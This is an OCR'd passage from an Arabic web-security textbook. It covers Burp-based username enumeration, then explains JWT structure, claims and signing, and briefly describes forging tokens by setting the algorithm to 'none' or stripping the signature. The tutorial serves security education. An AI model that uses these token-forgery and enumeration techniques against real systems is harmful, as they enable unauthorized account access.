
ثغرة ال Authentication (تكمله...)

We are telling Burp to mark a guess as correct, when the text *Invalid password* is found in the web page content.



ثغرة ال Authentication (تكمله...)

As we can see in the results window, two usernames have been enumerated: *admin* and *guest*.



تم بحمد الله انتهاء الفصل الواحد و العشرين

الفصل الثاني و العشرين
ثغرة ال JWT

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال JWT

- عند تسجيل الدخول في المواقع العادية تعودنا على استعمال جلسة session تربط السرفر بالمتصفح وهده الطريقة تسمح بابقاء المستخدم متصل بحسابه account مع السرفر
- ولكن هذه الطريقة غير ممكنة عندما نفكر بانشاء تطبيق اندرويد او تطبيق سطح مكتب مبرمج بالجافا او السي شارب مثلا لان هده التطبيقات اساسا لاتعتمد على جلسات sessions الذي يفهمها المتصفح
- ففي هذا النوع من التطبيقات سنحتاج الى شيء اخر غير الجلسات المربوطة في عملية تسجيل الدخول أو استخدام صلاحيات المستخدم (ادمن .يوزر . مشرف..) سنحتاج لاستخدام مفهوم جديد اسمه الـ token او مايسمى بالرمز السري هدا الرمز يقوم السرفر بتوليده عند كل عملية تسجيل دخول المستخدم ثم ارساله الى التطبيق سواء تطبيق اندرويد او تطبيق سطح مكتب او اي شيء..

ثغرة ال JWT (تكمله...)

- وهذا التطبيق يقوم بحفظه بداكرته الداخلية وسيحتاج لاعادة ارساله الى السرفر عند كل عملية سرية تحتاج لصلاحيات (مثل الاطلاع على بيانات المستخدم او تعديل بيانات المستخدم...) فهذه العمليات تتطلب هدا ال token والذي يقوم السرفر من فك تشفيره وينظر هل هو صحيح؟ هل مازالت مدته صالحة ؟ فادا وجد السرفر ان هذا الكود المرسل من التطبيق صحيح سيسمح للتطبيق بالوصول الى البيانات السرية.. اما اذا وجد ان الكود خطأ او انه لم يرسل اليه سيقوم مباشرة بالرد الى التطبيق انه لايسمح له بالدخول للصفحة الفلانية ....
- يجب ان نفهم الفرق بين session وبين token فال session تستخدم بين المتصفح (المستخدم) وبين الخادم (server) اما token فهو كود مشفر يحتوي على بيبانات المستخدم يتبادله المستخدم (التطبيق ايا كان نوعه) وبين السرفر للتعرف على بعضهما البعض ..

ثغرة ال JWT (تكمله...)

- فمهمة الجلسات والرموز السرية هي نفسها ولكن تختلف مواضع استخدامها حسب نوع التطبيق
- سوف نشرح فى هذا الفصل اداة jwt وهي اداة شهيرة ذات مقاييس عالمية او يمكنك ان تقول مكتبة تسمح لك بتشفير ال token وفك تشفيره بالسرفر واعطاء مدة صلاحية زمنية محددة سنحددها كما نشاء
- من الناحية التقنية يعتبر JSON Web Token أو JWT معيار مفتوح يحمل رمز RFC 7519 يحدد طريقة مدمجة و مكتفية ذاتيًا لنقل المعلومات بأمان بين الأطراف (client/server) ككائن من نوع JSON

ثغرة ال JWT (تكمله...)

- دعنا نشرح بعض المفاهيم:
- مدمج :
  - نظرًا لصغر حجمها ، يمكن إرسال JWT عبر عنوان URL أو معلمات POST أو رؤوس HTTP بالإضافة إلى ذلك ، كلما صغر الحجم ، زادت سرعة الإرسال.
- مكتفية ذاتيا:
  - تحتوي الحمولة (Playload) على جميع المعلومات الضرورية حول المستخدم ، وتجنب الاستعلام ات المتعددة لقاعدة البيانات.
- سيناريوهات JWT المعمول بها
- المصادقة :
  - هذا هو الاستخدام الأكثر شيوعًا لـ JWT بمجرد تسجيل دخول المستخدم ، سيتضمن كل طلب لاحق JWT، مما يسمح للمستخدم بالوصول إلى المسارات والخدمات والموارد التي يسمح بها الرمز المميز. الدخول الموحَّد هو إحدى ميزات JWT المستخدمة على نطاق واسع اليوم بسبب انخفاض النفقات العامة وسهولة الاستخدام عبر المجالات المختلفة.

ثغرة ال JWT (تكمله...)

- تبادل المعلومات :
  - تعد JSON Web Tokens طريقة جيدة لنقل المعلومات بشكل آمن بين الأطراف. لأن JWT يمكنه التوقيع Signature : على سبيل المثال ، باستخدام أزواج المفاتيح العامة / الخاصة ، يمكن تحديد أن المرسل هو الشخص الذي يدعي أنه هو. بالإضافة إلى ذلك ، نظرًا لاستخدام الرأس Header والحمولة الصافية Payload لحساب التوقيع ، يمكنك أيضًا التحقق من أن المحتوى لم يتم العبث به.
- هيكل JWT
- في شكل مضغوط ، يحتوي JWT على ثلاثة أجزاء مفصولة بنقاط (.) ، وهي:
  - Header
  - Payload
  - Signature
- عادة ما يكون هيكل JWT على النحو التالي:

```
xxxxx.yyyyy.zzzzz
```

ثغرة ال JWT (تكمله...)

- يتكون JWT من ثلاث اجزاء يفرق بينها علامة DOT وهي (Header + Payload + Signature)

Header	جزء مخصص يقوم بتعريف نفسه للسيرفر, اظهار نوعه, الهاشنق اللي يستخدمه, الخ.. . (هذه المعلومات تكون متاحة للقراءة من اي شخص)
Payload	هو الجزء اللذي يحتوي على المعلومات (claims) المأخوذة من الكلاينت للسيرفر و هو اللي يحتوي على المحتوى اللي يتحقق منه السيرفر من أجل المصادقة (هذه المعلومات تكون متاحة للقراءة من اي شخص)
Signature	جزء مهمته يقوم بأخذ (Header + Payload) ويقوم بتطبيق خوارزمية HMAC على الجزئين, لو قام المهاجم بتغيير Payload سوف يتنافى مع Signature ويرد له بالرفض التام ف هنا نفهم ان وظيفته هي التأكيد على المصادقة (هذه المعلومات غير متاحة للقراءة من اي شخص)

ثغرة ال JWT (تكمله...)

- فيما يلي نقدم هذه الأجزاء الثلاثة بشكل منفصل:
- Header
  - يتكون العنوان عادةً من جزأين: نوع الرمز المميز ، أي JWT و نوع الخوارزمية المستخدمة فى عملية التوقيع ال Signature و هى المثال ده HMAC HS256
  - على سبيل المثال:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

- يتم ترميز JSON الخاص بجزء الرأس بواسطة Base64Url لتكوين الجزء الأول من JWT

ثغرة ال JWT (تكمله...)

- payload : هو المقطع الثاني من الكود وهو الذي يركب البيانات الفعلية التي نحتاج اليها أي بمعنى أوضح هي البيانات المشفرة التي نريد ارسالها . يمكن أن يكون معلومات المستخدم مثل معرف المستخدم username والاسم والبريد الإلكتروني ...الخ (باختصار الـ payload هو كود البيانات التي نرسلها او نستقبلها)
- يحتوي على

ISS	المصدر	هي لتعريف المصدر للسيرفر
Sub	الموضوع	هي لتعريف اسم الموضوع او الهدف من المصادقة للسيرفر
aud	التعرف على المستلم	الجمهور
exp	وقت انتهاء صلاحية token	وهو يحدد متى تنتهي صلاحية JWT
nbf	بداية صلاحية token	تحدد متى يبدأ صلاحية JWT
iat	Timestamp	فقط ضع Timestamp

ثغرة ال JWT (تكمله...)

- مثال على Payload
- يتم ترميز JSON الخاص بجزء Playload بواسطة Base64Url لتكوين الجزء الثاني من JWT

ملحوظة: على الرغم من أن هذه المعلومات محمية من العبث ، يمكن لأي شخص قراءتها. ما لم يتم تشفيرها ، لا تضع معلومات سرية في عناصر الحمولة Payload أو رأس Header الخاص بال JWT

ثغرة ال JWT (تكمله...)

- signature أو التوقيع . يتم إنشاؤه من خلال الجمع بين Header المشفر و Payload المشفر وتوقيعه باستخدام خوارزمية تشفير قوية ، مثل HMAC SHA-256. يحتفظ الخادم (server) بالمفتاح السري الخاص بالتوقيع بحيث يتمكن من التحقق من الرموز المميزة الحالية وتوقيع رموز جديدة.

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret)
```


ثغرة ال JWT (تكمله...)

- ممارسة JWT
- ناتج JWT هو ثلاث سلاسل Base64-URL مفصولة بنقاط ، والتي يمكن تمريرها بسهولة في بيئات HTML و HTTP، وهي أصغر حجمًا من المعايير القائمة على XML مثل SAML
- مثال JWT التالي ، الذي يحتوي على ترميز البيانات والحمل السابق ، ويستخدم المفتاح السري للتوقيع.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4
gRG9lIiwiaXNTb2NpYWwiOnRydWV9.
4pcPyMD09olPSyXnrXCjTwXyr4BsezdI1AVTmud2fU4
```

ثغرة ال JWT (تكمله...)

- يمكننا استخدام المصحح jwt.io لفك شفرة JWT والتحقق منها وإنشائها:




ثغرة ال JWT (تكمله...)

- مبدأ عمل JWT
- في المصادقة ، عندما يسجل المستخدم الدخول بنجاح باستخدام بيانات الاعتماد الخاصة به ، سيتم إرجاع JSON Web Token ويجب تخزينه محليًا (عادةً في التخزين المحلي ، ولكن يمكن أيضًا استخدام ملفات تعريف الارتباط) بدلاً من إنشاء خادم جلسة بالطريقة التقليدية إعادة ملف تعريف الارتباط.
- عندما يريد المستخدم الوصول إلى مسار أو مورد محمي ، يجب على وكيل المستخدم المتصفح استخدام نظام الاستضافة لإرسال JWT، عادة يكون في رأس الطلب Authorization Bearer

```
Authorization: Bearer <token>
```

ثغرة ال JWT (تكمله...)



ثغرة ال JWT (تكمله...)

- أسئلة:

① هل JWT آمن؟

- لا لان طريقة الترميز Base64 قابلة للعكس ، أي أنه يمكن تحليل محتوى الرمز الصادر من خلال الترميز. بشكل عام ، لا نوصي بوضع معلومات حساسة في الحمولة Payload ، مثل كلمة مرور المستخدم.


② هل يمكن تزوير محتويات JWT Payload؟

- لا لان أحد مكونات JWT هو Signature، والذي يمكن أن يمنع تعديل محتوى الحمولة Payload. لأن التوقيع يتكون من Base64 مع رأس Header وحمولة Payload .

ثغرة ال JWT (تكمله...)


احد الاستغلات التى تتم على هذه الثغرة هو وضع اجورزم التوقيع Signature ب none و تغيير فى ال Payload كما فى المثال

ثغرة ال JWT (تكمله...)



ثغرة ال JWT (تكمله...)

احد الاستغلات التى تتم على هذه الثغرة ايضا هو وضع اجورزم للتوقيع Signature فى Header و تغيير فى ال Payload و لكن حذف Signature Section كما فى المثال



تم بحمد الله انتهاء الفصل الثاني و العشرين

الفصل الثالث و العشرين
ثغرة ال HTTP Splitting

المؤلف
د.م/ أحمد هاشم الفقي
